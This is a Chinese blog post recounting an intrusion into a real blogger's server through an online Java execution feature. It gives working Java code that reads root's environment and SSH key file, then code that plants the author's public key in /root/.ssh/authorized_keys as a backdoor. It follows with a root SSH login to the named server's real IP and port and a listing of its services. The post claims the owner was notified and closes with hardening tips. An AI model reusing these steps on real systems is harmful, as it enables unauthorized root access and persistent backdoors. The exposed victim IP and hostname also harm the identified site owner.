



链滴

2023 又一次服务器黑入记录

作者: [zml2015](#)

原文链接: <https://ld246.com/article/1675504743803>

来源网站: 链滴

许可协议: [署名-相同方式共享 4.0 国际 \(CC BY-SA 4.0\)](#)

最近在逛博客时，无意中发现有个博客有一个可以在线执行Java代码的功能，这无疑可能是个非常大安全隐患，之前有写过一篇文章，一样的方法，一样的过程

<https://java.rawchen.com/>

1. 试探性查看环境和权限

```
import java.util.*;

class Main {
    public static void main(String[] args) throws Exception {
        System.out.println(System.getenv());
        System.out.println("hello world!");
    }
}
```

通过执行 `System.getenv ()` 获取的环境变量信息如下

```
{PYENV_SHELL=bash, PATH=/www/server/nvm/versions/node/v14.17.1/bin:/root/.pyenv/shims:/root/.pyenv/bin:/usr/local/java/jdk1.8.0_311/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/root/bin, HISTSIZE=3000, JAVA_HOME=/usr/local/java/jdk1.8.0_311, LANG=en_US.UTF-8, XDG_SESSION_ID=606559, JRE_HOME=/usr/local/java/jdk1.8.0_311/jre, MAIL=/var/spool/mail/root, NVM_INC=/www/server/nvm/versions/node/v14.17.1/include/node, LOGNAME=root, PROMPT_COMMAND=history -a; history -a; , PWD=/root, HISTTIMEFORMAT=%d/%m/%y %T , _=/usr/local/java/jdk1.8.0_311/bin/java, NVM_CD_FLAGS=, LESSOPEN=||/usr/bin/lesspipe.sh %s, NVM_DIR=/www/server/nvm, SHELL=/bin/bash, SSH_CLIENT=120.229.210.238 25393 2299, PYENV_ROOT=/root/.pyenv, USER=root, CLASSPATH=.:usr/local/java/jdk1.8.0_311/lib:usr/local/java/jdk1.8.0_311/jre/lib, NSS_STRICT_NOFORK=DISABLED, SSH_CONNECTION=120.229.210.238 25393 10.0.20.8 2299, HOSTNAME=rawchen, XDG_RUNTIME_DIR=/run/user/0, NVM_BIN=/www/server/nvm/versions/node/v14.17.1/bin, SHLVL=2, HOME=/root}
```

运行结果

```
{PYENV_SHELL=bash,
PATH=/www/server/nvm/versions/node/v14.17.1/bin:/root/.pyenv/shims:/root/.pyenv/bin:/usr/local/java/jdk1.8.0_311/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/root/bin,
HISTSIZE=3000, JAVA_HOME=/usr/local/java/jdk1.8.0_311, LANG=en_US.UTF-8, XDG_SESSION_ID=606559, JRE_HOME=/usr/local/java/jdk1.8.0_311/jre,
MAIL=/var/spool/mail/root, NVM_INC=/www/server/nvm/versions/node/v14.17.1/include/node, LOGNAME=root, PROMPT_COMMAND=history -a; history -a; , PWD=/root,
HISTTIMEFORMAT=%d/%m/%y %T , _=/usr/local/java/jdk1.8.0_311/bin/java, NVM_CD_FLAGS=, LESSOPEN=||/usr/bin/lesspipe.sh %s, NVM_DIR=/www/server/nvm,
SHELL=/bin/bash, SSH_CLIENT=120.229.210.238 25393 2299, PYENV_ROOT=/root/.pyenv, USER=root,
CLASSPATH=.:usr/local/java/jdk1.8.0_311/lib:usr/local/java/jdk1.8.0_311/jre/lib, NSS_STRICT_NOFORK=DISABLED, SSH_CONNECTION=120.229.210.238 25393 10.0.20.8
2299, HOSTNAME=rawchen, XDG_RUNTIME_DIR=/run/user/0, NVM_BIN=/www/server/nvm/versions/node/v14.17.1/bin, SHLVL=2, HOME=/root}
hello world!
```

划重点：从 `path`、`ssh_connection` 等可以看出当前服务器为linux服务器，也应该感谢网站的曝光度是很高吧，或没太多的人发现这个可以在线执行Java的功能。。。

从 `user`、`logname` 可以看出当前用户还是 `root`，那么就更好进行下一步操作了！

`ssh_connection` 中还发现了 `2299` 端口，那么接下来剩下知道服务器IP和密码信息了

获取登入密钥


1. 先看看服务器有没有公钥信息

```
import java.nio.file.Files;
import java.nio.file.Paths;

public class Main
{
    /*
    这里面的内容全部是多行注释
    Java语言真的很有趣,
    */
    public static void main(String[] args) throws Exception
    {
        //这是一行简单的注释
        //System.out.println("Hello World!");
        System.out.println(Files.readAllLines(Paths.get("/root/.ssh/authorized_keys")));
        //System.out.println("这行代码被注释了, 将不会被编译、执行!");
    }
}
```

看了之后, 发现当前服务器用户并没有用密钥登陆的习惯, 那么也进一步说明如果有人用密钥方式登录其服务器, 其将更难发现有了陌生人的钥匙, 即使如何修改root密码, 拿着密钥的人均可以进入

2. 本地生成密钥对



```
[root@icell ~]# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): nonelonely
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in nonelonely.
Your public key has been saved in nonelonely.pub.
The key fingerprint is:
SHA256:TrCpBf7QjUDNTEH+m7dbCumTW1x4i2uqtEy4CC7W6cI
The key's randomart image is:
+---[RSA 2048]---+
| . * + |
| . + |
| o o |
| . + B . |
| o * S . o |
| * o = + . |
|o . + + * . = o |
|oE + = oo+ . = |
|o . + . + . + = . |
+---[SHA256]---+
```

3. 将公钥信息写入到 authorized_keys 文件中

```
import java.util.*;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.nio.file.Path;

class Main {
    public static void main(String[] args) throws Exception {
```

```

Path path = Paths.get("/root/.ssh/authorized_keys");
String str = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMN+a5mK91Q/MgqTgg
xcgX2e4SNbQURPYnjcfZ7VEhgByShFnPTXr4dMXVsVx0ygshwnhQ2k8HXFVRuGB7TtFtqKqFLJ
+wpO5sObv2Clxd55fFDcaos+Ma+b6U9cgOPuoB5Og976RXPnZg4gqnC2ICtDhmSlS EEY+yYc2
vjRRkChXUhSPQcNxAxEBIK7xM2KYypPLq9KvpYgMtpMuLfqmFVndWoyDVMoW1ui//6M7ht
G0rtg4eSH1hwsKMA8GIVdBlj3PiztD++E7XTV/ZuXTHsTveDugsZX6fZNg5hTF1CcRFI5WyMHza
YILehdsLCONo21YcLSG1ad/S/T root@rawchen";
List<String> keys = Files.readAllLines(Paths.get("/root/.ssh/authorized_keys"));
keys.add(0,str);
Files.write(path, keys);
System.out.println(Files.readAllLines(path));
System.out.println("hello world!");
}
}

```

运行结果

```

[ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCMN+a5mK91Q/MgqTgg
GxcgX2e4SNbQURPYnjcfZ7VEhgByShFnPTXr4dMXVsVx0ygshwnh
Q2k8HXFVRuGB7TtFtqKqFLJx+wpO5sObv2Clxd55fFDcaos+Ma+b6
U9cgOPuoB5Og976RXPnZg4gqnC2ICtDhmSlS EEY+yYc2ZvjRRkCH
xUhSPQcNxAxEBIK7xM2KYypPLq9KvpYgMtpMuLfqmFVndWoyD
VMoW1ui//6M7htDG0rtg4eSH1hwsKMA8GIVdBlj3PiztD++E7XTV/Zu
XTHsTveDugsZX6fZNg5hTF1CcRFI5WyMHzaVYILehdsLCONo21Yc
LSG1ad/S/T root@rawchen, ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDFYEHRog0F9Mc8IIg4d
YoSKNOAdRlonHtoP+1T82OzdbLzWnOX5RPkiOARjTBODqfZPuPf
V+YsFYtIYMTvF9z0INV5QtkgMeUAa5FE2D2bUjzNpSSnjLENjfAGA

```

到此处已经将钥匙配好了，该找到了门，进行开门了

获得服务器ip等信息

1. 获取ip信息

ping一下 域名 或 浏览器F12查看Remote Address得到服务器ip（这里域名在没用cdn的情况下才行）
实际得到的服务器ip：**119.91.148.70**

2. 从env环境变量的输出可以看出ssh端口应该是2299，即使不知道端口，也可以通过扫描所有端口进行尝试，看下ssh端口是否可以连接

```

[...]/# telnet 119.91.148.70 2299
Trying 119.91.148.70...
Connected to 119.91.148.70.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.4

```

登门拜访

```
[root@rawchen ~]# ssh -i rawchen root@119.91.148.70 -p 2299
The authenticity of host '[119.91.148.70]:2299 ([119.91.148.70]:2299)' can't be established.
ECDSA key fingerprint is SHA256:gjCgA4pZMwYY3HsyazNhaXhedLRnn+/tC/u2TaxpTFM.
ECDSA key fingerprint is MD5:3b:06:57:2e:fc:5a:3a:03:f2:5d:78:b9:22:a9:42:2f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[119.91.148.70]:2299' (ECDSA) to the list of known hosts.
Last failed login: Mon Jan 30 16:27:08 CST 2023 from 45.224.235.24 on ssh:notty
There were 19550 failed login attempts since the last successful login.
Last login: Fri Jan 27 17:04:35 2023 from 223.86.197.155
[root@rawchen ~]# pwd
/root
[root@rawchen ~]# ss -tlnp
State      Recv-Q Send-Q                               Local Address:Port
LISTEN    0      128                               *:22222
users:({ "BT-Panel",pid=7176,fd=5})
LISTEN    0      128                               *:80
users:({ "nginx",pid=32655,fd=38},{ "nginx",pid=30441,fd=38},{ "nginx",pid=30440,fd=38})
LISTEN    0      9                                  *:21
users:({ "pure-ftpd",pid=8298,fd=4})
LISTEN    0      128                               *:3000
users:({ "node",pid=16550,fd=18})
LISTEN    0      128                               *:888
users:({ "nginx",pid=32655,fd=37},{ "nginx",pid=30441,fd=37},{ "nginx",pid=30440,fd=37})
LISTEN    0      100                               127.0.0.1:25
users:({ "master",pid=1667,fd=13})
LISTEN    0      128                               *:443
users:({ "nginx",pid=32655,fd=39},{ "nginx",pid=30441,fd=39},{ "nginx",pid=30440,fd=39})
LISTEN    0      128                               *:2299
users:({ "sshd",pid=1279,fd=3})
LISTEN    0      128                               [::]:5244
users:({ "alist",pid=17649,fd=9})
LISTEN    0      100                               [::]:8989
users:({ "java",pid=4240,fd=14})
LISTEN    0      100                               [::]:8899
users:({ "java",pid=7905,fd=14})
LISTEN    0      128                               [::]:3306
users:({ "mysqld",pid=26808,fd=23})
LISTEN    0      100                               [::]:9999
users:({ "java",pid=24861,fd=14})
LISTEN    0      100                               [::]:8080
users:({ "jsvc",pid=18075,fd=53})
LISTEN    0      9                                  [::]:21
users:({ "pure-ftpd",pid=8298,fd=5})
LISTEN    0      100                               [::]:25
users:({ "master",pid=1667,fd=14})
```

至此已完全拿到root权限，想干啥干啥了（这可是违法的，不能乱来哦）

截止文章发布 2023年1月31日22:32:43，已经通知该站长进行了漏洞修复

如何避免本次安全问题

1. 尽量不要直接用root用户执行有风险的web程序
2. 可以使用docker镜像来执行程序，来进一步规避程序直接读取系统信息以及向系统写入信息
3. 对可执行的代码进行白名单过滤，只允许执行哪一类的代码（不是很好把控建议采用提议1）
4. 不要使用常用服务的默认端口（22、3306、6379、21、27017等），对外服务使用CDN，不直接露服务器ip
5. 使用ip白名单，不允许任意ip远程连接服务器（但凡是重要系统都是不允许直接接入公网的，即使入了，也只有指定ip可以接入服务器）
6. 关注云服务报警，一般非常用ip登入服务器，云服务提供商会有短信和邮件预警，一旦收到这些通，一定要尽快处理（建议使用腾讯的企业邮箱或qq邮箱，这样微信或qq可以及时进行邮件提醒，可所有的其他邮箱的邮件都设置转发到你的qq邮箱中，这样就无需登录每个邮箱，及时收取到任何邮箱邮件信息了）
7. `/root/.ssh/authorized_keys` 文件只设置只读权限，不允许有写入权限，想添加公钥信息，先手动加写权限，添加后移除写权限
8. 在服务器中加入 `/root/.ssh/authorized_keys` 文件监控（`crontab + mail`），检测到有修改就即邮件通知

- 原文首次发布于 <https://alianga.com/articles/2023-server-hacker>